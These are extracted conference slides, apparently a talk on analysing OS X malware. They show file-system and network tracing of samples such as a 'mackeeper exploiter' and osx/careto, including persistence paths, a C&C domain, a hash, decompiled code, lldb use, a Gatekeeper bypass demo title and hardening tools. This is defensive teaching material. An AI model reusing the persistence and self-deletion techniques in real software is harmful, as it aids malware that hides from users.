
DYNAMIC FILE I/O

quickly determine binaries file-related actions

```
$ man fs_usage  
FS_USAGE(1)          BSD General Commands Manual  
  
fs_usage -- report system calls and page faults related to filesystem activity in real-time
```

fs_usage manpage

```
# fs_usage -w -f filesystem  
  
open   /Users/user/Library/LaunchAgents/com.apple.updater.plist  
write  F=2      B=0x4a  
  
open   F=5      /Users/Shared/dufh  
chmod <rxr-xr-x> /Users/Shared/dufh  
  
unlink ./.mackeeperExploiter
```



- 1 persistence as launch agent
(com.apple.updater.plist)
- 2 installation (/Users/Shared/dufh)
- 3 self deletion, cleanup

file i/o (mackeeper exploiter)

NETWORK I/O

gain insight into the binary's network communications

note: C&C is (now) offline

ip.addr == 192.168.1.118

No.	Time	Source	Destination	Protocol	Length	Info
6	2.173693	192.168.1.118	8.8.8.8	DNS	83	Standard query 0x4d97 A itunes212.appleupd.com
73	32.453187	8.8.8.8	192.168.1.118	DNS	83	Standard query response 0x4d97 Server failure A itunes212.appleupd.com
74	32.453312	192.168.1.118	8.8.8.8	ICMP	70	Destination unreachable (Port unreachable)

0000 c8 b3 73 52 77 c8 00 0c 29 97 e7 f1 08 00 45 00 ..sRw...).....E.
0010 00 45 87 45 00 00 ff 11 00 00 c0 a8 01 76 08 08 .E.E....V..
0020 08 08 f7 03 00 35 00 31 d2 70 4d 97 01 00 00 015.1 .pM.....
0030 00 00 00 00 00 00 09 69 74 75 6e 65 73 32 31 32i tunes212
0040 09 61 70 70 6c 65 75 70 64 74 03 63 6f 6d 00 00 .appleup dt.com..
0050 01 00 01 ...

itunes212.appleupd.com

osx/careto in wireshark



odd dns queries



periodic beacons



(custom) encrypted traffic

VIRUSTOTAL SANDBOX

file i/o + network i/o, and more!

The screenshot shows the VirusTotal portal interface. At the top, it displays the SHA256 hash (ee947ac9547de141285f62b740355bacf0f4cde4a060bc051c2294f781f195f0), file name (JavaW), detection ratio (31 / 54), and analysis date (2016-01-20 10:58:02 UTC). Below this is a summary bar with a red devil icon (0) and a green angel icon (0). A green box highlights the "Behavioural information" tab in the navigation bar. The main content area shows various analysis tabs like Analysis, File detail, Relationships, Additional information, Comments, Votes, and Behavioural information.

virus total portal

The screenshot shows the "Opened files" section of the VirusTotal portal. It lists several file operations: [sample.bin] /Library (successful), [sample.bin] /Users/user1/.JavaW (failed), [sample.bin] /Users/user1/.JavaW (successful), [sample.bin] /dev/urandom (successful), [sample.bin] /usr/lib/dyld (successful), and [sample.bin] /usr/share/zoneinfo/UTC (successful). Below this is a "Written files" section showing [sample.bin] /Users/user1/.JavaW (successful). A green box highlights the "Written files" tab.

file i/o

The screenshot shows the "DNS requests" and "TCP connections" sections of the VirusTotal portal. Under DNS requests, it lists www.reddit.com (198.41.208.138). Under TCP connections, it lists 198.41.209.138:443. To the right, there is a graphic of a globe with three curved arrows around it, and the text "network i/o".

network i/o

"VirusTotal += Mac OS X execution"

blog.virustotal.com/2015/11/virustotal-mac-os-x-execution.html



REVERSING OBJECTIVE-C

understand a few basic concepts

```
connectedToInternet(void) proc near
    mov    rdi, cs:_OBJC_CLASS_$_NSURL
    mov    rsi, cs:URLWithString ; "URLWithString:"
    lea    rdx, cfstr_google ; "www.google.com"
    mov    rax, cs:_objc_msgSend_ptr
    call   rax ; objc_msgSend
    ...
...
```

internet check (mackeeper exploiter)

arg	name	(for) objc_msgSend
0	RDI	class
1	RSI	method name
2	RDX	1st argument
3	RCX	2nd argument
4	R8	3rd argument
5	R9	4th argument

calling convention (system v amd64 abi)

id objc_msgSend(id self, SEL op, ...)

Parameters

self A pointer that points to the instance of the class that is to receive the message.

op The selector of the method that handles the message.

... A variable argument list containing the arguments to the method.

objc_msgSend function

DECOMPILATION

there's an app for that!

```
connectedToInternet(void) proc near  
  
mov    rdi, cs:_OBJC_CLASS_$_NSURL  
mov    rsi, cs:URLWithString_  
lea    rdx, cfstr_google ; "www.google.com"  
mov    rax, cs:_objc_msgSend_ptr  
call   rax  
  
...
```

```
int connectedToInternet()  
{  
    rax = [NSURL URLWithString:@"http://www.google.com"];  
    rdx = rax;  
  
    var_38 = [NSData dataWithContentsOfURL:rdx];  
    if(var_38 != 0x0) {  
        var_1 = 0x1;  
    }  
    else {  
        var_1 = 0x0;  
    }  
    rax = var_1 & 0x1 & 0xff;  
    return rax;  
}
```

decompilation; internet check (mackeeper exploiter)



hopper.app

<http://www.hopperapp.com>



DEBUGGING

using llDb; os x's debugger

```
$ llDb newMalware  
(lldb) target create "/Users/patrick/malware/newMalware"  
Current executable set to '/Users/patrick/malware/newMalware' (x86_64).
```

beginning a debugging session


see: "Gdb to LLDB Command Map"

command	description	example
r	launch (run) the process	
b	breakpoint on function	b system
br s -a <addr>	breakpoint on a memory add	br s -a 0x10001337
si/ni	step into/step over	
po	print objective-c object	po \$rax
reg read	print all registers	

common llDb commands


PART 0x5: HEALTH & HAPPINESS

how do i protect my personal macs?




APPLE's OS X SECURITY MITIGATIONS?


gatekeeper, xprotect, SIP, code-signing, et al...



"Security & privacy are fundamental to the design of all our hardware, software, and services" -tim cook



- ▶ "Gatekeeper Exposed"
(Shmoocon)



- ▶ "Writing Bad@ss OS X Malware"
(Blackhat)



- ▶ "Attacking the XNU Kernel in El Capitan"
(BlackHat)



- ▶ "OS x El Capitan-Sinking the S/h\IP"
- ▶ "Memory Corruption is for Wussies!"
(SysScan)

DEMO (GATEKEEPER BYPASS)

Safari File Edit View History Bookmarks Window Help

Overview Displays Storage Memory Support Service

OS X El Capitan
Version 10.11.2

Security & Privacy

General FileVault Firewall Privacy

A login password has been set for this user Change Password...

Require password immediately after sleep or screen saver begins

Show a message when the screen is locked Set Lock Message...

Disable automatic login

Allow apps downloaded from:

Mac App Store

Mac App Store and identified developers

Anywhere

Click the lock to make changes.

Advanced... ?

[users-Mac:~ user\$ ps aux | grep -i [j]ava
users-Mac:~ user\$]

KnockKnock (UI)

Start Scan

Authorization Plugins 0
registered custom authorization bundles

Browser Extensions 0
plugins/extensions hosted in the browser

Cron Jobs 0
current users cron jobs

Kernel Extensions 2
installed modules, possibly kernel loaded

Launch Items 4
daemons and agents loaded by launchd

Library Inserts 0

check-aliases 0/54
/usr/libexec/postfix/check-aliases.sh
/System/Library/LaunchDaemons/org.postfix.newaliases.plist

vmware-tools-daemon 0/57
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist

UpdaterStartupUtility 0/57
/Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility
/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist

vmware-tools-daemon 0/57
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist

KnockKnock version: 1.6.1

virustotal info show

user — -bash — 140x14

Login Items 0
items started when the user logs in

Login/Logout Hooks 0
items executed upon login or logout

Spotlight Importers 1
bundles loaded by Spotlight (mdworker)

scan complete

Safari


The image shows a Mac OS X desktop environment with several windows open. At the top is the system menu bar with 'Safari' selected. Below it is a 'System Preferences' window for 'Security & Privacy'. In the center is a 'KnockKnock (UI)' application showing a scan report. A terminal window at the bottom left shows a command being run. The dock at the bottom contains icons for various Mac applications like Mail, Safari, and Finder.

OS X LOCKDOWN

hardens OS X & reduces its attack surface

